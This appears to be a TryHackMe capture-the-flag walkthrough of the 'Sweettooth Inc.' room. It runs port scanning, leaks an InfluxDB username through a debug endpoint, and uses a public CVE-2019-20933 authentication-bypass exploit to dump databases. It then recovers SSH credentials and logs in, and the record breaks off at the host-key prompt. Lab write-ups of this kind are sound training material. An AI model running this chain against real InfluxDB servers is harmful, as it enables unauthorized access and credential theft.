Sweettooth Inc.


Sweettooth Inc.

https://tryhackme.com/room/sweettoothinc

ssh tunneling

docker


`rustscan -a 10.10.104.139 -- -sC -sV -A | tee scan.txt`



```
┌──(kali㉿kali)-[~/THM/sweet]
└─$ rustscan -a 10.10.104.139 -- -sC -sV -A | tee scan.txt
[!] File limit is lower than default batch size. Consider upping with --ulimit. May cause harm to sensitive servers
[!] Your file limit is very small, which negatively impacts RustScan's speed. Use the Docker image, or up the Ulimit with '--ulimit 5000'.
Open 10.10.104.139:111
Open 10.10.104.139:2222
Open 10.10.104.139:8086
Open 10.10.104.139:45856
[~] Starting Nmap
[>] The Nmap command to be run is nmap -sC -sV -A -vvv -p 111,2222,8086,45856 10.10.104.139

Starting Nmap 7.93 ( https://nmap.org ) at 2024-02-19 10:54 EST
NSE: Loaded 155 scripts for scanning.
NSE: Script Pre-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 10:54
Completed NSE at 10:54, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 10:54
Completed NSE at 10:54, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 10:54
Completed NSE at 10:54, 0.00s elapsed
Initiating Ping Scan at 10:54
Scanning 10.10.104.139 [2 ports]
Completed Ping Scan at 10:54, 0.11s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 10:54
Completed Parallel DNS resolution of 1 host. at 10:54, 0.04s elapsed
DNS resolution of 1 IPs took 0.04s. Mode: Async [#: 1, OK: 0, NX: 1, DR: 0, SF: 0, TR: 1, CN: 0]
Initiating Connect Scan at 10:54
Scanning 10.10.104.139 [4 ports]
Discovered open port 111/tcp on 10.10.104.139
Discovered open port 8086/tcp on 10.10.104.139
Discovered open port 45856/tcp on 10.10.104.139
```

database pentesting


`curl http://10.10.104.139:8086/debug/requests`



```
┌──(kali㉿kali)-[~/THM/sweet]
└─$ curl http://10.10.104.139:8086/debug/requests
{
"o5yY6yya:127.0.0.1": {"writes":2,"queries":2}
}
```

I found username now I will use exploit


https://github.com/LorenzoTullini/InfluxDB-Exploit-CVE-2019-20933



```
┌──(kali㉿kali)-[~/THM/sweet/InfluxDB-Exploit-CVE-2019-20933]
└─$ python __main__.py

 _____        __ _            _____  ____    ______            _       _ _   
|_   _|      / _| |          |  __ \|  _ \  |  ____|          | |     (_) |  
  | |  _ __ | |_| |_   ___  _| |  | | |_) | | |__  __  ___ __ | | ___  _| |_ 
  | | | '_ \|  _| | | | \ \/ / |  | |  _ <  |  __| \ \/ / '_ \| |/ _ \| | __|
 _| |_| | | | | | | |_| |>  <| |__| | |_) | | |____ >  <| |_) | | (_) | | |_ 
|_____|_| |_|_| |_|\__,_/_/\_\_____/|____/  |______/_/\_\ .__/|_|\___/|_|\__|
                                                        | |                  
                                                        |_|                  

 - using CVE-2019-20933

Host (default: localhost): 10.10.104.139
Port (default: 8086): 8086
Username <OR> path to username file (default: users.txt): o5yY6yya
Host vulnerable !!!

Databases:

1) creds
2) docker
3) tanks
4) mixer
5) _internal

.quit to exit
[o5yY6yya@10.10.104.139] Database: 
```

one more username

`show measurements` = show tables(SQL)




```
}
[o5yY6yya@10.10.104.139/creds] $ select * from ssh
{
    "results": [
        {
            "series": [
                {
                    "columns": [
                        "time",
                        "pw",
                        "user"
                    ],
                    "name": "ssh",
                    "values": [
                        [
                            "2021-05-16T12:00:00Z",
                            7788764472,
                            "uzJk6Ry98d8C"
                        ]
                    ]
                }
            ],
            "statement_id": 0
        }
    ]
}
[o5yY6yya@10.10.104.139/creds] $ 
```


.quit to exit database

Temperature found(tanks database)

`select * from water_tank`



```
                "statement_id": 0
            }
        ]
}
[o5yY6yya@10.10.104.139/tanks] $ select * from water_tank
{
    "results": [
        {
            "series": [
                {
                    "columns": [
                        "time",
                        "filling_height",
                        "temperature"
                    ],
                    "name": "water_tank",
                    "values": [
                        [
                            "2021-05-16T12:00:00Z",
                            93.7,
                            21.66
                        ],
                        [
                            "2021-05-16T13:00:00Z",
                            93.86,
                            21.42
                        ],
                        [
                            "2021-05-16T14:00:00Z",
                           20.55
                        ],
                        [
                            "2021-05-18T13:00:00Z",
                            93.65,
                            22.97
                        ],
                        [
                            "2021-05-18T14:00:00Z",
                            93.65,
                            22.5
                        ],
                        [
                            "2021-05-18T15:00:00Z",
                            94.31,
                            23.26
                        ],
                        [
                            "2021-05-18T16:00:00Z",
                            92.69,
                            22.22
```



Convert epoch to human-readable date and vice versa


1621346400 | Timestamp to Human date | [batch convert]

Supports Unix timestamps in seconds, milliseconds, microseconds and nanoseconds.

Assuming that this timestamp is in **seconds**:
GMT: Tuesday, 18 May 2021 14:00:00
Your time zone: wtorek, 18 maja 2021 16:00:00 GMT+02:00 DST
Relative: 3 years ago

Max rpm I found in mixer database

`select * from mixer_stats`




```
                                   58.98,
                                   4480,
                                   60.36
                              ],
                              [
                                   "2021-05-20T15:00:00Z",
                                   58.98,
                                   4875,
                                   60.36
                              ]
                         ]
                    }
               ],
               "statement_id": 0
          }
     ]
5yY6yya@10.10.104.139/mixer] $
```

pw was a password!!

uzJk6Ry98d8C:7788764472

ssh


`ssh uzJk6Ry98d8C@10.10.104.139`



```
┌──(kali㉿kali)-[~/THM/sweet]
└─$ ssh -p 2222 uzJk6Ry98d8C@10.10.104.139
The authenticity of host '[10.10.104.139]:2222 ([10.10.104.139]:2222)' can't be established.
ED25519 key fingerprint is SHA256:rxhYa4K7GBaKlDryL+Uko+qzgdtrJ80xKRHD4WYAWr8.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
